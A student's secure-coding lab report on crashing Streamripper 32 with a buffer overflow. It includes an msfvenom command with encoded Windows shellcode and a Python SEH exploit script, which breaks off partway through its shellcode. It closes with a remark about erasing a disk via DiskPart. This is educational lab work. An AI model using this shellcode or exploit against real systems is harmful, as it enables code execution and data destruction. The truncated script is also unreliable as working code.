
Secure Coding -Lab9


T.Venkata Sumanth
18BCE7271

12/04/21
L39 +L40


1) Crashing streamripper32


The image shown below was of the streamripper 32Which is an 32 bit application On which we are going to work to look at memory overflow vulnerability





After opening given my name and registration number in station pattern and given the exploit in the song pattern
I have inserted an exploit of many characters in the field which overflows and leads into a buffer overflow and will cause the application to crash itself because it is a 32 bit system and It is not capable of handling those many characters given in song pattern.





We can see in the above two images the application has been crashed .

2) Changing the Trigger:


Generating shellcode:


```
┌──(root💀 sumanth)-[~]
└─# msfvenom -a x86 --platform windows -p windows/exec CMD=cmd -e x86/alpha_mixed  -b  "\x00"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 438 (iteration=0)
x86/alpha_mixed chosen with final size 438
Payload size: 438 bytes
Final size of python file: 2137 bytes
buf =  b""
buf += b"\x89\xe1\xd9\xca\xd9\x71\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x4b\x58\x6f"
buf += b"\x72\x77\x70\x75\x50\x45\x50\x31\x70\x4b\x39\x4b\x55"
buf += b"\x45\x61\x59\x50\x65\x34\x6c\x4b\x50\x50\x74\x70\x4e"
buf += b"\x6b\x70\x52\x56\x6c\x4e\x6b\x43\x62\x72\x34\x6c\x4b"
buf += b"\x34\x32\x55\x78\x64\x4f\x6e\x57\x43\x7a\x51\x36\x64"
buf += b"\x71\x79\x6f\x4e\x4c\x65\x6c\x51\x71\x33\x4c\x43\x32"
buf += b"\x46\x4c\x47\x50\x39\x51\x48\x4f\x64\x4d\x57\x71\x69"
buf += b"\x57\x39\x72\x4b\x42\x33\x62\x66\x37\x4e\x6b\x33\x62"
buf += b"\x72\x30\x6e\x6b\x51\x5a\x47\x4c\x4e\x6b\x70\x4c\x54"
buf += b"\x51\x62\x58\x7a\x43\x53\x78\x63\x31\x48\x51\x70\x51"
buf += b"\x6e\x6b\x46\x39\x47\x50\x75\x51\x5a\x73\x6c\x4b\x33"
buf += b"\x79\x32\x38\x59\x73\x57\x4a\x57\x39\x6c\x4b\x47\x44"
buf += b"\x6e\x6b\x36\x61\x39\x46\x64\x71\x49\x6f\x6e\x4c\x69"
buf += b"\x51\x5a\x6f\x74\x4d\x73\x31\x79\x57\x76\x58\x79\x70"
buf += b"\x44\x35\x59\x66\x36\x63\x73\x4d\x4c\x38\x77\x4b\x31"
buf += b"\x6d\x74\x64\x52\x55\x48\x64\x71\x48\x4e\x6b\x51\x48"
buf += b"\x74\x64\x75\x51\x39\x43\x45\x36\x6c\x4b\x54\x4c\x32"
buf += b"\x6b\x6e\x6b\x32\x78\x55\x4c\x77\x71\x7a\x73\x6e\x6b"
buf += b"\x74\x44\x4c\x4b\x45\x51\x38\x50\x4c\x49\x77\x34\x77"
buf += b"\x54\x46\x44\x53\x6b\x33\x6b\x50\x61\x42\x79\x42\x7a"
buf += b"\x52\x71\x49\x6f\x39\x70\x53\x6f\x53\x6f\x51\x4a\x4e"
buf += b"\x6b\x44\x52\x4a\x4b\x4c\x4d\x31\x4d\x43\x5a\x53\x31"
buf += b"\x4e\x6d\x4e\x65\x4d\x62\x33\x30\x57\x70\x67\x70\x62"
buf += b"\x70\x42\x48\x36\x51\x6e\x6b\x42\x4f\x6d\x57\x79\x6f"
buf += b"\x7a\x75\x6f\x4b\x6a\x50\x38\x35\x6c\x62\x72\x76\x43"
buf += b"\x58\x6c\x66\x7a\x35\x4f\x4d\x6d\x4d\x39\x6f\x4e\x35"
buf += b"\x67\x4c\x75\x56\x43\x4c\x44\x4a\x6f\x70\x49\x6b\x4b"
buf += b"\x50\x42\x55\x66\x65\x4d\x6b\x31\x57\x34\x53\x64\x32"
buf += b"\x30\x6f\x61\x7a\x67\x70\x66\x33\x39\x6f\x4e\x35\x73"
buf += b"\x53\x70\x6d\x70\x64\x65\x50\x41\x41"

┌──(root💀 sumanth)-[~]
└─#
```

Exploit

```
# -*- coding: cp1252 -*-
f= open("payload.txt", "w")
junk="A" * 230
nseh="\x86\xE5\x4B\x90"
nops="\x90" * 30
# msfvenom -a x86 --platform windows -p windows/exec CMD=cmd -e x86/alpha_mixed -b "\x00"   -f pythor
buf =  b""
buf += b"\x89\xe7\xdb\xcb\xd9\x77\xf4\x59\x49\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x6a\x48\x6c\x42"
buf += b"\x35\x50\x73\x30\x53\x30\x61\x70\x6c\x49\x6d\x35\x44"
buf += b"\x71\x79\x50\x71\x74\x4c\x4b\x72\x70\x30\x30\x4e\x6b"
buf += b"\x76\x32\x56\x6c\x4e\x6b\x76\x32\x52\x34\x6c\x4b\x72"
buf += b"\x52\x61\x38\x46\x6f\x6f\x47\x50\x4a\x51\x36\x36\x51"
buf += b"\x69\x6f\x6e\x4c\x67\x4c\x61\x71\x71\x6c\x63\x32\x66"
buf += b"\x4c\x31\x30\x59\x51\x6a\x6f\x74\x4d\x53\x31\x48\x47"
buf += b"\x5a\x42\x6a\x52\x70\x52\x46\x37\x4e\x6b\x53\x62\x54"
buf += b"\x50\x4e\x6b\x43\x7a\x57\x4c\x6c\x4b\x62\x6c\x74\x51"
buf += b"\x64\x38\x68\x63\x33\x78\x43\x31\x5a\x71\x42\x71\x6e"
buf += b"\x6b\x52\x79\x51\x30\x46\x61\x58\x53\x6e\x6b\x33\x79"
buf += b"\x57\x68\x4b\x53\x77\x4a\x43\x79\x4e\x6b\x36\x54\x6e"
buf += b"\x6b\x76\x61\x4a\x76\x34\x71\x69\x6f\x4c\x6c\x6b\x71"
buf += b"\x58\x4f\x44\x4d\x57\x71\x4b\x77\x47\x48\x59\x70\x72"
buf += b"\x55\x5a\x56\x64\x43\x61\x6d\x68\x78\x37\x4b\x71\x6d"
buf += b"\x65\x74\x72\x55\x39\x74\x36\x38\x4c\x4b\x66\x38\x54"
buf += b"\x64\x57\x71\x4b\x63\x45\x36\x4e\x6b\x34\x4c\x30\x4b"
buf += b"\x4e\x6b\x53\x68\x35\x4c\x43\x31\x68\x53\x6e\x6b\x76"
buf += b"\x64\x4e\x6b\x73\x31\x78\x50\x6b\x39\x32\x64\x44\x64"
buf += b"\x37\x54\x63\x6b\x61\x4b\x43\x51\x66\x39\x71\x4a\x66"
buf += b"\x31\x4b\x4f\x6d\x30\x43\x6f\x71\x4f\x62\x7a\x4c\x4b"
buf += b"\x47\x62\x78\x6b\x6e\x6d\x31\x4d\x50\x6a\x36\x61\x6e"
buf += b"\x6d\x4c\x45\x38\x32\x33\x30\x33\x30\x73\x30\x56\x30"
buf += b"\x35\x38\x76\x51\x6e\x6b\x62\x4f\x4f\x77\x6b\x4f\x59"
```

Paste the payload generated using above script in any user interaction





By using DiskPart, you can erase your hdd.

Stack overflow is reason for above operations because when the given data grows beyond its allocated space, the dynamic stack contents begin to overwrite other things.Because of this cmd is popping-up.